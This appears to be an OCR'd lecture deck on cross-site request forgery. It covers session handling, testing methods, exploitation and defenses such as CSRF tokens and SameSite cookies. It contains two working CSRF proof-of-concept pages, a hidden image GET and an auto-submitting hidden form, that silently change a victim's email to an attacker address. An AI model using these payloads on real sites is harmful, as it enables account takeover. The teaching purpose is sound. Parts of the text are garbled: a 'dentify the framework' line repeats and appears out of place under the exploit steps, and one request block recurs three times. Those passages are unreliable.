

Cross-site request forgery --> CSRF


- Agenda:
  1. What is CSRF?
  2. How Do You Find IT?
  3. How Do You Exploit IT?
  4. How Do You Prevent IT?

1. What is CSRF?

   ⇒ Session Management:



User
Web Application
/login.php username/password: admin/admin 1
2 Set-Cookie: session=66htna8ujukmhjsxutvd
Username
Password



User
Web Application
/login.php username/password: admin/admin 1
2 Set-Cookie: session=66htna8ujukmhjsxutvd
session=66htna8ujukmhjsxutvd 3
Welcome User!


session=66htna8ujukmhjsxutvd
Welcome User!
User:66htna8ujukmhjsxutvd
Tom:j898c5azapljpbkm0e7k
Emily:gqy3fizemr95hzb0n5r9
Ahmed:0tq1kk0nta3irc847uc7
....

⇒ Cross Site Request Forgery (CSRF):


- CSRF is an attack where the attacher causes the victim user to carry out an action unintentionally while that user is authenticated.





⇒ CSRF Conditions:

- For a CSRF attack to be possible, three key conditions must be in place:
  ⟶ A relevant action.
  ⟶ Cookie-based session handling.
  ⟶ No unpredictable request parameters.



⇒ Impact of CSRF Attacks:

- Depends on the functionality in the application that is being exploited:
  - ⟶ Confidentiality – it can be None / Partial (Low) / High.
  - ⟶ Integrity – usually either Partial or High.
  - ⟶ Availability – can be None / Partial (Low) / High.
- Remote code execution on the server.

2. How To Find CSRF Vulnerabilities?


⇒ Finding CSRF Vulnerabilities Depends on the perspective of testing:

1. Black Box Testing:
   - Map the application:
     - ⟶ Review all the key functionality in the application.
   - Identify all application functions that satisfy the following three conditions:
     - ⟶ A relevant action.
     - ⟶ Cookie-based session handling.
     - ⟶ No unpredictable request parameters.
   - Create a PoC script to exploit CSRF:
     - ⟶ GET request: <img> tag with src attribute set to vulnerable URL.
     - ⟶ POST request: form with hidden fields for all the required parameters and the target set to vulnerable URL.
2. White Box Testing:
   - Identify the framework that is being used by the application.
   - dentify the framework that is being used by the application.
   - dentify the framework that is being used by the application.
   - dentify the framework that is being used by the application.

3. How To Exploit CSRF Vulnerabilities:

⇒ Exploiting CSRF Vulnerabilities:

- GET Scenario:
  - ⟶ dentify the framework that is being used by the application.



My Account


Your username is: wiener

Your email is: wiener@normal-user.net

Exploit:

```
<html>
 <body>
   <h1>Hello World!</h1>
   <img src="
https://bank.com/email/change?email=at
tacker@gmail.ca
" width="0" height="0" border="0">
 </body>
</html>
```


What the victim sees:



Hello World!

POST Scenario

```
POST /email/change HTTP/1.1
Host: https://bank.com
…
email=test@test.ca
```



My Account

Your username is: wiener

Your email is: wiener@normal-user.net

POST Scenario


Exploit:

```
<html>
    <body>
        <h1>Hello World!</h1>
        <iframe style="display:none" name="csrf-iframe"></iframe>
        <form action=" https://bank.com/email/change/" method="POST" target="csrf-
iframe" id="csrf-form">
            <input type="hidden" name="email" value="test@test.ca">
        </form>

        <script>document.getElementById("csrf-form").submit()</script>
    </body>
</html>
```

POST Scenario

What the victim sees:



Hello World!

4. How To Prevent CSRF Vulnerabilities?


⇒ Preventing CSRF Vulnerabilities:

- Primary Defense:
  → Use a CSRF token in relevant requests.
- Additional Defense:
  → Use of SameSite cookies.
- Inadequate Defense:
  → Use of Referer header.

⇒ Primary Defense-CSRF Tokens:

How should CSRF tokens be generated?

- Unpredictable with high entropy, similar to session tokens
- Tied to the user's session
- Validated before the relevant action is executed




```
POST /my-account/change-email HTTP/1.1
Host: target-ac121fc41e8ffcf88075849f00a500eb.web-security-academy.net
Cookie: session=W759qsR1ZV5MEV2QNy4Rgv8rt4wzunnW
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/we
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: https://target-ac121fc41e8ffcf88075849f00a500eb.web-security-a
Referer: https://target-ac121fc41e8ffcf88075849f00a500eb.web-security-
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close

email=test%40test.ca&csrf=XobA3ZpK38SP7mGuwvWgZh9DwiEVMVZJ
```

How should CSRF tokens be transmitted?

- Hidden field of an HTML form that is submitted using a POST method
- Custom request header
- Tokens submitted in the URL query string are less secure
- Tokens generally should not be transmitted within cookies




```
POST /my-account/change-email HTTP/1.1
Host: target-ac121fc41e8ffcf88075849f00a500eb.web-security-academy.net
Cookie: session=W759qsR1ZV5MEV2QNy4Rgv8rt4wzunnW
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/we
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: https://target-ac121fc41e8ffcf88075849f00a500eb.web-security-a
Referer: https://target-ac121fc41e8ffcf88075849f00a500eb.web-security-
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close

email=test%40test.ca&csrf=XobA3ZpK38SP7mGuwvWgZh9DwiEVMVZJ
```

How should CSRF tokens be validated?

- Generated tokens should be stored server-side within the user’s session data
- When performing a request, a validation should be performed that verifies that the submitted token matches the value that is stored in the user’s session
- Validation should be performed regardless of HTTP method or content type of the request
- If a token is not submitted, the request should be rejected



```
POST /my-account/change-email HTTP/1.1
Host: target-ac121fc41e8ffcf88075849f00a500eb.web-security-academy.net
Cookie: session=W759qsR1ZV5MEV2QNy4Rgv8rt4wzunnW
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/we
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: https://target-ac121fc41e8ffcf88075849f00a500eb.web-security-a
Referer: https://target-ac121fc41e8ffcf88075849f00a500eb.web-security-
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close

email=test%40test.ca&csrf=XobA3ZpK38SP7mGuwvWgZh9DwiEVMVZJ
```

⇒ Additional Defense-SameSite Cookies:

- The SameSite attribute can be used to control whether cookies sre submitted in cross-site requests.

```
Set-Cookie: session=test; SameSite=Strict

Set-Cookie: session=test; SameSite=Lax

Set-Cookie: flavor=choco; SameSite=None; Secure
```

⇒ Inadequate Defense-Referer Header:

- The Referer HTTP request header contains an absolute or partial address of the page making the request.
  - → Referer headers can be spoofed.
  - → The defense can be bypassed:
    - Example#1- if it's not present, the application does not check for it.
    - Example #2 – the referrer header is only checked to see if it contains the domain and exact match is not made.

⇒ Resources:

- Web Security Academy - CSRF:
  - → https://portswigger.net/web-security/csrf
- Web Application Hacker's Handbook:
  - → Chapter 13 - Attacking Users: Other Techniques (pgs. 504– 511).
- OWASP – CSRF:
  - → https://owasp.org/www-community/attacks/csrf
- Cross-Site Request Forgery Prevention Cheat Sheet:
  - → https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
- Reviewing Code for Cross-Site Request Forgery Issues Overview:
  - → https://owasp.org/www-project-code-review-guide/reviewing-code-for-csrf-issues